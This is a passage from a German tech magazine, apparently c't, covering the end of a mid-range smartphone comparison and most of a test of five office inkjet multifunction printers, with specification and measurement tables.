Dieser Einschnitt oben im Display nimmt unter anderem die Selfie-Kamera auf. Er teilt die Statuszeile, was links Platz für nur sieben Benachrichtigungssymbole lässt. Apps im Fullscreen-Modus bekommen vom Einschnitt nichts mit, weil Huawei sie nicht in die Statuszeile hineinwachsen lässt. Nur wenige wie Maps und Galerie nutzen den Bereich neben dem Notch. In den Anzeige-Einstellungen kann man ihn verbergen, was die Hintergrundfarbe der Statuszeile auf Schwarz stellt und nun auch Maps & Co. den Zugriff sperrt.

Die Steuerleiste lässt sich ausblenden und dann entweder per Wisch von unten wieder einblenden oder durch den „Navidot“ ersetzen. Das ist ein über den Apps eingeblendeter und verschiebbarer Knopf, der einige Gesten erkennt – wir fanden ihn unpraktisch.

Das Android hat Huawei grafisch stark verändert, auch in den Einstellungen sucht man teils länger. Der Launcher parkt in der Voreinstellung iOS-mäßig alle Apps auf Homescreens statt in einer App-Übersicht, lässt sich aber durch andere Launcher ersetzen.

Der Kameramodus mit künstlichem Bokeh heißt in der App „Große Blende“ und funktioniert ganz gut, solange das Motiv keine Löcher hat. Er reduziert die Auflösung auf 8 MP.

- ↑ schmale Displayränder
 - ↓ mittelmäßige Laufzeit
 - ↓ Kamera mäßig
- Preis: 330 €



Motorola Moto G6

Winkt man mit der Hand über das ausgeschaltete Moto G6 oder nimmt man es hoch, zeigt es Uhrzeit, Akkustand und Benachrichtigungen an. Näher kommt man mit einem TFT-Panel nicht an die Always-On-Displays teurerer Geräte heran, die sich nur mit OLED-Panels stromsparend realisieren lassen.

Das Android hat Motorola weitgehend unverändert und fast bloat-frei belassen. Die allerdings sehr rechteckige App Moto bietet Funktionen wie die nützliche Steuerung per Fingerabdruckscanner, Schüttelgesten etwa zum Einschalten von Kamera und Taschenlampe oder einen per Fingerabdruckscanner geschützten Passwort-Safe – der aber eine Lenovo-ID erfordert.

Das Gehäuse ist wasserabweisend und damit beispielsweise vor Regengüssen geschützt, nicht aber gegen Untertauchen oder gegen Schmutz.

Bei Redaktionsschluss war nur die getestete Version erhältlich, später soll für 20 Euro Aufpreis eine mit 4 GByte RAM und 64 GByte Flash erscheinen. Das namensähnliche Moto G6+ für 300 Euro hat ein größeres Display und ist bei Kamera, Prozessor und Akku anders ausgestattet, sodass unsere Testergebnisse nicht übertragbar sind.

- ↑ zwei SIMs und MicroSD möglich
 - ↑ Steuerung per Fingerscanner
 - ↓ keine LTE-Trägerbündelung
- Preis: 250 €

per Doppeltipp auf den Einschalter, Huawei per Doppeltipp auf Leise, Motorola per Drehbewegung im Handgelenk.

Innereien

Die LTE-Modems aller Testkandidaten funken in den hierzulande hauptsächlich genutzten Bändern 3, 7, 20 und dem auf dem Land verstärkt eingesetzten Band 8 (LTE900). Das BlackBerry ist dank Unterstützung für die Bänder 28 (700 MHz, ehemals DVB-T) und 32 (1500 MHz, punktuell Vodafone) auch für die Zukunft gerüstet. Die in Ballungszentren zunehmend nutzbare Trägerbündelung fehlt dem Moto G6, es ist daher auf 150 MBit/s beschränkt – für die meisten Zwecke mehr als genug. Huawei und Motorola nehmen zwei SIM-Karten auf, was bei zwei Rufnummern oder Verträgen sowie im (außereuropäischen) Ausland nutzt.

Die vier Gigabyte Hauptspeicher des P20 lite und Motion sind zeitgemäß, auch die drei Gigabyte des Moto G6 verzögern demgegenüber das Umschalten zwischen

mehreren Apps nur in wenigen Fällen. Die 32 GByte Flash-Speicher von BlackBerry und Motorola werden bei Viel-Installieren oder -Filmern nach einiger Zeit zu knapp. Alle drei Handys nehmen Speicherkarten auf und erlauben, sie als internen Speicher zu formatieren.

Das Moto G6 und das Motion fühlen sich im Alltag nie lahm an; minimale Wartezeiten treten manchmal auf, stören aber nicht. Nur wer High-End-Geräte intensiv nutzt, merkt, dass hier Mittelklasse-Prozessoren arbeiten. Das P20 lite kämpft hingegen manchmal mit leichten Verzögerungen, obwohl es in den Benchmarks gleichauf liegt. Bei allen dreien lohnen sich regelmäßige Blicke, welche CPU- und Akku-hungrigen Hintergrunddienste man abschalten könnte. In 3D-Spielen liegen die drei sehr nah beieinander im Mittelfeld.

Fazit

Alle drei Smartphones sind mit guter Ausstattung und ausreichender Geschwindigkeit

dem Alltag gewachsen. Am meisten schränkt man sich beim Huawei P20 lite ein, das nur mittelmäßige Laufzeiten bietet und sich trotz guter Benchmark-Ergebnisse in manchen Situationen lahm anfühlt. Immerhin ist es das leichteste und kompaktste Handy im Test und kommt mit 64 GByte Speicher.

Das BlackBerry Motion kostet am meisten und bietet dafür eine erstklassige Laufzeit, IP67-Robustheit, zukunftssichere LTE-Bänder und eine mechanische Home-Taste. Es knipst allerdings die unansehnlichsten Fotos im Test, hat keinen zweiten SIM-Slot – und BlackBerry wird dem eigenen Anspruch nicht gerecht, bei Sicherheits-Patches und Android-Updates ganz vorne dabei zu sein.

Dass das Motorola Moto G6 das billigste im Testfeld ist, merkt man nur am kleineren Hauptspeicher und der fehlenden LTE-Trägerbündelung – es hat sogar die seltene Möglichkeit, gleichzeitig eine MicroSD-Karte und zwei SIM-Karten aufzunehmen. (jow@ct.de) **ct**

Mittelklasse-Smartphones

Modell	Motion	P20 lite	Moto G6
Hersteller	BlackBerry / TCL	Huawei	Motorola (Lenovo)
Betriebssystem / Android-Patchlevel	Android 7.1.2 / Mai 2018	Android 8.0.0 / März 2018	Android 8.0.0 / März 2018
Varianten	Schwarz	Schwarz, Blau, Rosa, Gold	Blau, Silber
Ausstattung			
Prozessor / Kerne × Takt	Qualcomm Snapdragon 625 / 8 × 2 GHz	HiSilicon Kirin 659 / 4 × 2,4 GHz, 4 × 1,7 GHz	Qualcomm Snapdragon 450 / 8 × 1,8 GHz
RAM	4 GByte	4 GByte	3 GByte
Flash-Speicher (frei) / Wechselspeicher	32 GByte (20 GByte) / ✓ (MicroSDXC)	64 GByte (51 GByte) / ✓ (MicroSDXC)	32 GByte (23 GByte) / ✓ (MicroSDXC)
WLAN (Dual-Band) / Bluetooth / NFC / GPS	11ac-433 (✓) / 4.2 / ✓ / GPS+Glonass+Beidou	11ac-433 (✓) / 4.2 / ✓ / GPS+Glonass+Beidou	11ac-150 (✓) / 4.2 / ✓ / GPS+Glonass
Fingerabdrucksensor / Home-Taste	in Home-Taste / ✓	Rückseite / –	vorne / –
mobile Datenverbindung	LTE Cat. 6 (300 MBit/s Down, 50 MBit/s Up), HSPA	LTE Cat. 6 (300 MBit/s Down, 50 MBit/s Up), HSPA	LTE Cat. 4 (150 MBit/s Down, 100 MBit/s Up), HSPA
Dual-SIM (MicroSD zusätzlich) / SIM-Typ	– / nanoSIM	✓ (–) / nanoSIM	✓ (✓) / nanoSIM
USB-Anschluss / Schnellladung (Technik)	Typ-C (USB 2) / ✓ (Quick Charge 3.0)	Typ-C (USB 2) / ✓ (k. A.)	Typ-C (USB 2) / ✓ (TurboPower)
Akku / austauschbar / drahtlos ladbar	4000 mAh / – / –	3000 mAh / – / –	3000 mAh / – / –
vor Staub/Wasser geschützt (Schutzart)	✓ (IP67)	–	✓ (p2i wasserabweisend)
Abmessungen (H × B × T), Gewicht	15,6 cm × 7,6 cm × 0,81 cm, 170 g	14,9 cm × 7,1 cm × 0,74 cm, 146 g	15,4 cm × 7,2 cm × 0,83 cm, 160 g
SAR-Wert ¹	0,52 W/kg	0,75 W/kg	0,64 W/kg
Kamera-Tests			
Kamera-Auflösung Fotos / Video	12 MPixel (4000 × 3000) / 4K (3840 × 2160, 30 Hz)	15,9 MPixel (4608 × 3456) / FHD (1920 × 1080, 30 Hz)	12,6 MPixel (4096 × 3072) / FHD (1920 × 1080, 60 Hz)
max. Blende / opt. Zoom / Dual-Kamera	2,0 / – / –	2,2 / – / ✓ (Portrait-Bokeh)	1,8 / – / ✓ (Portrait-Bokeh)
Frontkamera-Auflösung Fotos / Video	8 MPixel (3264 × 2448) / 1920 × 1080	15,9 MPixel (4608 × 3456) / 1920 × 1080	8 MPixel (3264 × 2448) / 1920 × 1080
Display-Messungen			
Technik / Größe (Diagonale)	LCD (IPS) / 5,5 Zoll (12,1 cm × 6,8 cm)	LCD (IPS) / 5,8 Zoll (13,4 cm × 6,4 cm)	LCD (IPS) / 5,6 Zoll (12,8 cm × 6,4 cm)
Auflösung / Seitenverhältnis	1920 × 1080 Pixel (403 dpi) / 16:9	2280 × 1080 Pixel (432 dpi) / 19:9	2160 × 1080 Pixel (429 dpi) / 18:9
Helligkeitsregelbereich / Ausleuchtung	12 ... 446 cd/m ² / 90 %	2 ... 397 cd/m ² / 87 %	5 ... 511 cd/m ² / 93 %
Messungen			
Laufzeit Video / Spiele / Surfen / Streaming ²	15,2 h / 7,9 h / 17,8 h / 14,2 h	8,2 h / 4,3 h / 9,2 h / 7,4 h	10,1 h / 6 h / 12,4 h / 12,4 h
Coremark / Geekbench / 3DMark / GFX ³	48203 / 3666 / 13507 / 6,1	44855 / 3713 / 11921 / 5,5	38466 / 3939 / 12714 / 5,8
Ladezeit / Füllstand nach 30 min Laden	2,2 h / 16 %	1,7 h / 29 %	1,6 h / 51 %
Straßenpreis	420 €	330 €	250 €

¹ Herstellerangabe ² bei einer Helligkeit von 200 cd/m² gemessen ³ 3DMark Ice Storm Unlimited / GFXBench 3.1 onscreen ✓ funktioniert – nicht vorhanden

Anzeige



Rasant oder günstig?

Tinten-Multifunktionsdrucker für den Arbeitsplatz

In vielen Büros übernehmen Lasergeräte alle Aufgaben rund ums Drucken und Kopieren, dabei kommen ihnen Multifunktionsdrucker mit Tinte qualitativ immer näher. Direkt am Arbeitsplatz drucken sie ohne Geruchsbelästigung und vor allem deutlich billiger.

Von Rudolf Opitz

Wer vom typischen Geruch seines Laserdruckers am Schreibtisch schon Kopfschmerzen bekommen hat, wünscht sich ein emissionsarmes Tintenmodell. Multifunktionsdrucker mit Tinte haben gegenüber Lasergeräten noch andere handfeste Vorteile: Man bekommt kleine

und platzsparende ebenso wie schnelle und ausdauernde Modelle, sie drucken meist leiser und brauchen dabei nur ein Zehntel oder weniger an Energie. Und die Tintenkosten sind fast immer geringer als die Tonerkosten, je nach Modell sogar deutlich geringer.

Bei Tintengeräten fürs Büro kann man unter vielen Modellen für die unterschiedlichsten Anforderungen wählen. Wir haben fünf Multifunktionsgeräte zu Straßenpreisen zwischen 200 und 440 Euro auf Tinte und Papier getestet: Brother MFC-J5730DW, Canon Maxify MB5450, die Epson-Modelle WorkForce Pro WF-4740DTWF und Ecotank ET-4750 sowie den HP PageWide MFP 377dw.

Das Brother-Modell ist mit 200 Euro der günstigste Drucker im Test, bedruckt als einziger aber Papier bis DIN A3 und dies sogar randlos. Mit 440 Euro kostet

der Epson Ecotank am meisten, der zudem am sparsamsten ausgestattet ist. Für den hohen Preis bekommt man aber Tinte für über 11.000 Farbseiten und fest eingebaute, wiederbefüllbare Tintentanks – Sorgen um Tintenkosten braucht man sich nach dem Kauf erst einmal nicht mehr zu machen (siehe Diagramm „Druckkosten“).

Der HP PageWide arbeitet mit einem festen seitenbreiten Druckkopf und druckt damit so schnell wie vergleichbare Laserdrucker [1]. In der „Büro allgemein“-Qualität – sie entspricht vom Druckbild her Laserdruck im Tonersparmodus – übertrifft er diese sogar deutlich. Mit 280 Euro ist er zudem im Vergleich zum Laser ausgesprochen günstig.

Sparen mit Tinte

Mit 9,2 Cent für eine Farbseite nach ISO/IEC 24711 druckt der HP PageWide

allerdings am teuersten im Testfeld. Dabei unterbietet er jedoch den sparsamsten Laserdrucker aus dem letzten Test in c't 8/2018 [1], den Kyocera M5526cdn, noch um 2,7 Cent. Von den Patronen-Tintendruckern dieses Tests ist der Canon Maxify mit 6,6 Cent pro ISO-Farbseite bei den Tintenkosten am günstigsten.

Damit druckt er freilich immer noch zehnmal so teuer wie der Ecotank ET-4750. Wenn der riesige Tintenvorrat – Epson liefert gleich zwei komplette Füllungen mit – zur Neige geht, bekommt man für 42 Euro eine frische Tintenfüllung in Flaschen. Das ergibt einen Tintenpreis pro ISO-Farbseite von sensationellen 0,65 Cent. Aber erst einmal muss man die mitgelieferte Tinte für über 11.000 Seiten verbrauchen.

Fast alle Testgeräte drucken mit Pigmenttinten, die feste Farbpartikel enthalten und sehr gut decken. Außerdem bleichen die Pigmente im Sonnenlicht kaum aus. Um überhaupt Unterschiede erahnen zu lassen, mussten die Druckproben unseren Belichtungstest [2] zweimal durchlaufen, was etwa zwei Jahre im Sonnenlicht hinter Fensterglas entspricht. Am stabilsten erwies sich dabei die DuraBrite-Tinte des Epson WorkForce, am stärksten bleichen die Farben beim Ecotank-Modell aus. Als einziges Gerät im Test druckt er Farben mit unpigmentierten Farbstofftinten (Dye-Tinten), die im Sonnenlicht deutlich anfälliger sind. Nur das Textschwarz ist beim Ecotank pigmentiert.

Außer Tinte und Papier erhöhen zusätzliche Verbrauchsmaterialien die Druckkosten. Das gilt besonders für Laserdrucker, bei denen etwa Wechsel von Fototrommeln, Transferbändern, Fixiereinheiten und Resttonerbehältern anfallen. Tintendrucker haben in der Regel keine Komponenten, die regelmäßig ausgetauscht werden müssen.

Lediglich die Epson-Modelle fangen die bei der Düsenreinigung anfallende Tinte in einem wechselbaren Behälter auf. Die anderen Testgeräte nutzen dazu fest eingebaute Vliese. Der HP PageWide muss über 40.000 Düsen reinigen; danach bewegt er das Auffangvlies weiter, damit die Tinte antrocknen kann. Anders als beim Laserdruck, wo bei jedem Vorgang Resttoner anfällt, kommen Reinigungsvorgänge von Tintendruckköpfen meist nur sporadisch vor.

Als großer Nachteil von Tintendruckern wird immer wieder das schnelle Eintrocknen und Verstopfen der Druck-

Verbrauchskosten

[Cent / ISO-Seite]	Normalpatrone Farbe ◀ besser	Schwarzanteil ◀ besser	XL-Patrone Farbe ◀ besser	Schwarzanteil ◀ besser
Brother MFC-J5730DW	12,72	4	7,23	1,43
Canon Maxify MB5450	-	-	6,6	1,4
Epson WF-4740DTWF	13,65	3,5	7,7	2,2
Epson ET-4750	-	-	0,65	0,2
HP PageWide MFP 377dw	-	-	9,21	2,74

düsen genannt. Beachtet man einige Regeln, ist das allerdings schon lange kein Problem mehr: Tintendrucker sollte man über die Power-Taste abschalten und wie den PC herunterfahren lassen. Der Druckkopf fährt dann in eine Parkposition, die das Austrocknen verhindert – auch ein Filzstift trocknet schließlich aus, wenn man die Kappe nicht wieder aufsetzt. Ein Ecotank-Modell, das wir im November vorigen Jahres getestet hatten, druckte nach über vier Monaten Standzeit ohne Aussetzer und ohne die Reinigungsfunktion zu bemühen.

Mit alternativen Tinten aus China kann man im Vergleich zu Originaltinten oder Markentinten von Pelikan, Peach und Co. viel sparen. Doch trocknet manches Billigprodukt viel schneller ein oder verstopft die feinen Düsen – beim Epson WorkForce sind es beispielsweise 800 pro Farbe – mit zu großen Farbpartikeln. Dann hat man am falschen Ende gespart.

Richtig ausgedruckt

Unsere Testdrucker sind als Bürogeräte durchweg auf guten Textdruck optimiert.


Anders als Laserdrucker, bei denen die Farbe nur auf die Papieroberfläche gebügelt wird, spielt die Papierqualität beim Tintendruck eine größere Rolle. Die flüssigen Bestandteile der Tinte dringen in die Papierfasern ein.

Auf für Tinte geeignetem Papier gelingen trotzdem scharfe, dem Laserdruck vergleichbare Buchstabenkanten. Für gute Deckung und hohen Schwarzkontrast sorgen die festen Farbpigmente. HP empfiehlt Papier mit dem ColorLok-Logo, das auch für andere Tintendrucker eine gute Wahl ist. Die bessere Druckqualität macht die geringen Mehrkosten gegenüber normalem Kopierpapier wett.

Für Standardbriefe und das tägliche Druckaufkommen reicht bei allen Testgeräten der schnelle Normaldruck völlig. Braucht man für Bewerbungsschreiben oder repräsentative Drucke die beste Qualität, schalten Tintendrucker anders als Lasergeräte einen oder mehrere Gänge herunter. Am auffälligsten war dies im Test beim Epson Ecotank, der für eine Textseite geschlagene zwei Minuten brauchte. Der HP PageWide blieb mit seiner Turbodrucktechnik mit gut 17 Seiten

Druckkosten inklusive Gerätepreis

Je nach mitgelieferter Tinte summieren sich die Kosten für Ersatzpatronen mit Ausnahme des Epson Ecotank ET-4750 recht schnell auf. Der bei den Tintenkosten teuerste Drucker HP PageWide 377dw ist immer noch günstiger als der günstigste Laserdrucker aus dem Test in c't 8/2018 – der Kyocera Ecosys M5526 [1].



Druckzeiten PC

[Minuten:Sekunden]	Fontseite ◀ besser	Foto A4 ◀ besser	10 Bl. = 20 S. Duplex ▶ besser	100-Seiten-PDF simplex ▶ besser
Brother MFC-J5730DW	■ 0:40	■ 4:05	■ 1:34	■ 8:03
Canon Maxify MB5450	■ 1:01	■ 2:17	■ 1:40	■ 12:28
Epson WF-4740DTWF	■ 0:28	■ 3:44	■ 1:17	■ 6:15
Epson ET-4750	■ 3:16	■ 10:11	■ 3:05	■ 15:58
HP PageWide MFP 377dw	■ 0:10	■ 0:27	■ 1:27	■ 5:36

Kopierzeiten

[Minuten:Sekunden]	Farbe 20 Kopien ◀ besser	ADF 20 Kopien ◀ besser	A4-Foto ◀ besser
Brother MFC-J5730DW	■ 1:58	■ 2:10	■ 2:17
Canon Maxify MB5450	■ 1:07	■ 2:08	■ 4:24
Epson WF-4740DTWF	■ 0:54	■ 1:43	■ 1:01
Epson ET-4750	■ 2:25	■ 4:42	■ 3:53
HP PageWide MFP 377dw	■ 0:48	■ 1:00	■ 0:23

Druckleistung (ISO-Seite Farbe)

[Seiten/Minute]	Entwurf/schnell besser ▶	normal besser ▶	normal leise besser ▶	beste Qualität besser ▶
Brother MFC-J5730DW	■ 25	■ 16,9	■ 7,1	■ 2,1
Canon Maxify MB5450	-	■ 18,5	■ 3,9	■ 2
Epson WF-4740DTWF	■ 23,1	■ 21,4	■ 9,4	■ 3,5
Epson ET-4750	■ 18,2	■ 13,2	■ 3,5	■ 0,5
HP PageWide MFP 377dw	■ 34,3	■ 25,5	■ 17,4	■ 17,1

Scanzeiten

	Vorschau A4 [s] ◀ besser	Text A4 300 dpi [s] ◀ besser	Foto A4 600 dpi [s] ◀ besser
Brother MFC-J5730DW	■ 6	■ 6	■ 18
Canon Maxify MB5450	■ 6	■ 11	■ 29
Epson WF-4740DTWF	■ 4	■ 9	■ 30
Epson ET-4750	■ 27	■ 27	■ 112
HP PageWide MFP 377dw	■ 6	■ 7	■ 13

pro Minute auch in der besten Qualität auf Laser-Niveau.

Zum Testen größerer Druckaufträge nutzen wir ein PDF-Dokument mit 100 Seiten, das etliche Grafiken und Bilder enthält. Laserdrucker werden dadurch oft ausgebremst, weil sie die Seiten in die Maschinensprache des Druckwerks umrechnen müssen (rendern). Bei Tintendruckern übernimmt das meist der GDI- oder Host-based-Treiber – man merkt dies an einer Pause zwischen Starten des Auftrags und der Ausgabe der ersten Seite. Jeder Büro-PC ist dabei um Größenordnungen schneller als die Prozessoren der Drucker, daher arbeiten viele Tintendrucker in dieser Disziplin flotter als Lasermodelle.

Host-based-Drucker brauchen allerdings proprietäre Treiber. Im Test kannte nur der HP PageWide die Druckersprachen PCL6 und PostScript, für die es generische Treiber für die meisten Betriebssysteme gibt. Bei PCL6 kann auch der Treiber das Rendering übernehmen, was der des PageWide auch tat: Mit fünfzehn Minuten war er der schnellste im 100-Seiten-Test.

Richtig ausgestattet

Alle Multifunktionsdrucker bieten die bürotypische Ausstattung inklusive Vorlageeinzug (Automatic Document Feeder, ADF) auf dem Scanner sowie Fax. Sie drucken automatisch beidseitig und integrieren sich per Ethernet-Kabel oder WLAN ins lokale Büronetz. Mit WPS-fähigen Routern koppelt man die Drucker sehr einfach, sonst tippt man das WPA-Passwort über den Touchscreen ein.

Am sparsamsten ist der Epson Eco-tank ausgestattet. So fehlen ihm als einzigem Testgerät ein beidseitig scannender ADF und ein USB-Port für Speichersticks. Außerdem hat er nur ein einziges Papierfach, das man leerräumen muss, wenn Fotopapier oder Briefumschläge bedruckt werden sollen. Der HP PageWide wird ebenfalls nur mit einem Papierfach geliefert, das allerdings 500 Blatt Normalpapier aufnimmt. Für andere Medien gibt es einen Multifunktionseinzug an der Seite. Alle anderen Kandidaten besitzen zwei 250-Blatt-Kassetten, der Brother J5730dw bietet mit zwei Kassetten und einem MF-Einzug – alle auch für A3-Medien – das flexibelste Papiermanagement.

Zum Duplex-Scannen von mehreren Vorlagen ist in den Einzügen der Geräte von Brother, Canon und HP eine zweite Scanzeile eingebaut (Duplex ADF), der ADF des Epson WorkForce wendet zum Scannen der Rückseite die Vorlage und zieht sie erneut an der Scanzeile vorbei (Reverse ADF).

Alle Testgeräte empfangen und versenden Faxe über ein Fax-Modem, das auch an VoIP-Anschlüssen funktioniert. Faxsendeberichte drucken alle auf Wunsch mit Kopie der ersten Faxseite (qualifizierter Faxbericht). Dem Brother-Modell und dem Epson WorkForce liegen Fax-Tools für den PC bei, mit denen empfangene Faxe als PDF auf dem Rechner

Geräuscentwicklung

	Normal		Leise-Modus	
	ADF-Scannen [sone] ◀ besser	Drucken [sone] ◀ besser	ADF-Scannen [sone] ◀ besser	Drucken [sone] ◀ besser
Brother MFC-J5730DW	■ 6,9	■ 5	■ 6,9	■ 2,9
Canon Maxify MB5450	■ 6,1	■ 5,1	■ 5	■ 3,4
Epson WF-4740DTWF	■ 7,5	■ 7,4	■ 3,3	■ 4,8
Epson ET-4750	■ 4,3	■ 7,8	■ 4,3	■ 6,8
HP PageWide MFP 377dw	■ 5,8	■ 12,4	■ 5,8	■ 7,7

Leistungsaufnahme

	Aus [Watt] ◀ besser	Sparmodus [Watt] ◀ besser	Bereitschaft [Watt] ◌ besser	Kopieren [Watt] ◌ besser	Kopieren [VA] ◌ besser
Brother MFC-J5730DW	■ 0,1	■ 1,55	■ 6	■ 27,7	■ 61,4
Canon Maxify MB5450	■ 0,24	■ 0,95	■ 6,33	■ 32	■ 78,7
Epson WF-4740DTWF	■ 0,18	■ 1,4	■ 7,12	■ 23,9	■ 50,8
Epson ET-4750	■ 0,19	■ 0,96	■ 5,5	■ 13,4	■ 28,9
HP PageWide MFP 377dw	■ 0,23	■ 3,3	■ 11,8	■ 51	■ 125

Anzeige



Brother MFC-J5730DW

Der ausladende A3-Drucker braucht Platz. Beide Fächer lassen sich für A3-Papier ausziehen, auch der hintere Einzug nimmt DIN-A3-Medien auf. Der Duplexer wendet Blätter aber nur bis A4, auch der Scanner kann nur Vorlagen bis A4 digitalisieren. Die Scannerklappe ist in den Scharnieren um 2,4 cm anhebbar – praktisch zum Scannen dicker Bücher.

Das anklippbare Bedienpanel enthält den gut bedienbaren Touchscreen und ein Zifferntastenfeld. Am bequemsten richtet man das Gerät über das umfangreiche, übersichtliche Web-Frontend ein. WiFi Direct ist von Haus aus deaktiviert, zum Absichern des Frontends sollte man ein Passwort vergeben.

Vom angesteckten USB-Stick druckt der J5730DW nur JPEGs aus, Scans vom Flachbettscanner speichert er auf dem Stick als PDF, nicht aber von Vorlagen im ADF. Die Brother-App iPrint&Scan druckt Fotos und Dokumente vom Smartphone, speichert Scans und versendet sogar Faxe vom Mobilgerät aus. Der Cloud-Dienst Brother Web Connect übernimmt beim Scannen auf Cloud-Ziele die Aufgabe einer OCR und speichert Scans als durchsuchbare PDFs.

Im Modus „Schnell“ arbeitet das Brother-Gerät sehr flott und liefert eine gut lesbare Qualität ab. Den Tintensparmodus kann man separat aktivieren, wobei sich bei Text nichts ändert, Farbflächen aber nur umrandet werden. Der schnelle Duplexer bremst den Drucker nicht aus. In der besten Qualität wird der Drucker dann doch sehr langsam. Beim 100-Seiten-Test schob er einige Blätter unter die schon gedruckten. Fotos druckte der J5730DW auch auf Normalpapier randlos und mit kräftigen Farben, aber auch mit feinen Streifen. Auf Fotopapier fehlten dunkle Details, ärgerlicher waren hässliche Transportspuren.

In Schwarzweiß kopierte das Gerät schneller als in Farbe; der laute ADF arbeitet gemächlich und zog geknickte Vorlagen zum Teil etwas schräg ein. Beim Test mit dem Textmarker 30 Sekunden nach Druck erwiesen sich die Drucke als sehr wischfest. Schwarzweiß-Kopien von Text auf Farbpapier ergeben bei geringer Dichte und hohem „Hintergrund entfernen“ sauberen Schwarz-auf-Weiß-Text. Fotos kopiert der J5730DW nicht randlos.

Fotoscans zeigten wenig Details und einen fetten Blaustrich, Grafik geriet nur etwas zu dunkel. Die gute OCR macht auch bei kleinen Schriften wenig Fehler.

- 👍 A3-Druck
- 👍 viele Papierzuführungen
- 👎 Transportspuren auf Fotopapier
- 👎 schlechte Fotoscans



Canon Maxify MB5450

Das klobige Gehäuse des MB5450 enthält zwei 250-Blatt-Kassetten, die nach vorn etwa 7 cm herausragen. Die Papierablage dient auch als Deckel für die obere Kassette. Zum Duplex-Scannen enthält der aufklappbare ADF eine zweite Scanzeile. Die Scannerklappe ist in den Scharnieren um 2,5 cm anhebbar, um Platz für Bücher zu schaffen.

Man bedient den Drucker über ein großes Touch-Display auf der abgeschrägten Frontseite und einige Funktionstasten. Das Hauptmenü ist übersichtlich, in den Einstellungen verwirren stark abgekürzte Menüpunkte. Für Einstellungen im ab Werk passwortgeschützten Web-Frontend braucht man die Seriennummer des Druckers.

Der Canon-Drucker kennt nur die Qualitätseinstellungen Standard und Hoch; ein Tintensparmodus fehlt. Im qualitativ schon guten Standarddruck arbeitet er zügig; druckt man in hoher Qualität oder aktiviert man den geräuscharmen Modus, braucht es Geduld. Grafiken mit Graufächern gerieten bräunlich. Fotos druckt der MB5450 generell nicht randlos, aber mit stimmigen Farben. Bei großen Druckaufträgen schob er schon bedruckte Blätter von der Ablage.

Vom USB-Stick bringt das Canon-Gerät nur Fotos zu Papier. Doch es dauert sehr lange, bis die Thumbnails auf dem Touchscreen erscheinen. PDF-Dokumente druckt er laut Menü zwar auch, aber nur durch Scan-to-USB selbst erstellt – da kann man auch gleich kopieren.

Text und Grafik kopierte der MB5450 flott und – bis auf die erwähnten braunen Graufächern – in guter Qualität. Bei Kopien von Fotos fehlten uns etwas Rot und dunkle Details. Probleme gabs beim Papiermanagement: Das kennt nur „Professionelles Fotopapier“, die Kopierfunktion aber nur „Glanz-papier Plus II“, was zu Fehlermeldungen führte. Kopieren konnten wir aber trotzdem.

Bei ADF-Kopien von geknickten Vorlagen stauchte der Drucker einige Textzeilen. Beim Test mit dem Textmarker zog die Canon-Tinte deutliche Schlieren. Schwarzweiß-Kopien von Text auf Farbpapier waren lesbar (maximale Helligkeit), aber nur Schwarz auf Grau.

Beim Scannen erlaubt das Twain-Modul ScanGear manuellen Weißabgleich; Fotoscans zeigten gute Farben, dunkle Details sofften aber im Schwarz ab. Text und Grafik gelangen gut, weniger gefiel die schlechte OCR, die Initiale nicht erkannte und bei kleinen Schriften viele Fehler machte.

- 👍 guter Fotodruck
- 👍 ADF mit zweiter Scanzeile
- 👎 Tinte nicht sehr wischfest
- 👎 verwirrende Einstellungen



Epson WorkForce Pro WF-4740DTWF

Das Gehäuse des WorkForce Pro ist zwar hoch, braucht aber vergleichsweise wenig Stellfläche. Es enthält zwei 250-Blatt-Kassetten, der USB-Host-Port versteckt sich hinter einer Klappe. Auf der zum Buchscannen um 2 cm in den Scharnieren anhebbaren Scannerklappe sitzt ein ADF ohne zweite Scanzeile, zum Duplexscannen wendet er die Vorlage.

Man bedient den WorkForce über ein großes Touch-Display auf dem anklippbaren Bedienpanel, das sonst nur die Power-Taste und ein NFC-Tag enthält. Die Grundfunktionen lassen sich einfach bedienen, manche Einstellungen muss man in verschiedenen Menüs suchen. Auch dem umfangreichen Web-Frontend fehlt es an Übersicht.

Beim Drucken und Kopieren ist das Epson-Gerät sehr flink. Am schnellsten arbeitet es im blassen, aber gut lesbaren Entwurfsdruck. Schon die Standardqualität kam an die von Laserdruckern heran. Auch Grafiken gefielen mit sauberer Detailwiedergabe. Beim automatischen Duplexdruck legt der WorkForce noch einen Zahn zu: Bei der Ausgabe des ersten Blattes zieht er schon das Folgeblatt ein. Unser 100-seitiges Testdokument gab er zügig und sauber abgelegt aus.

Fotos druckt der WF-4740 nur auf Fotopapier randlos, hier missfiel ein sogar auf Schwarzweißbildern sichtbarer Rotstich; in dunklen Bildbereichen fehlten Details.

Kopien von Text und Grafik erstellte der WorkForce flott und in bester Qualität. Der ADF bremst den Drucker trotz Wendemechanik beim Duplexkopieren nicht aus. Allerdings zog er nur die ersten Blätter eines Vorlagenstapels sauber ein; bei den folgenden Blättern ließ er beim Scannen regelmäßig den oberen Rand aus. Bei geknickten Vorlagen verzerrte der ADF zudem Textzeilen.

Die gute DuraBrite-Tinte blieb im Belichtungstest nicht sichtbar aus und verschmierte beim Wischtest mit dem Textmarker 30 Sekunden nach Druck nicht.

Schwarzweißkopien von Text auf Farbpapier waren bei maximaler Helligkeit und „Hintergrund entfernen“ gut lesbar, nur bei rotem Papier blieb ein Grauhintergrund.

Das Scanprogramm Epson Scan 2 digitalisierte Fotos detailreich mit stimmigen Farben; bei Grafikvorlagen zeigten Graufächen ein leichtes Raster, ein Filter lässt sich auf Kosten der Schärfe aktivieren. Die unbrauchbare integrierte OCR machte sogar bei normalem Fließtext Fehler.

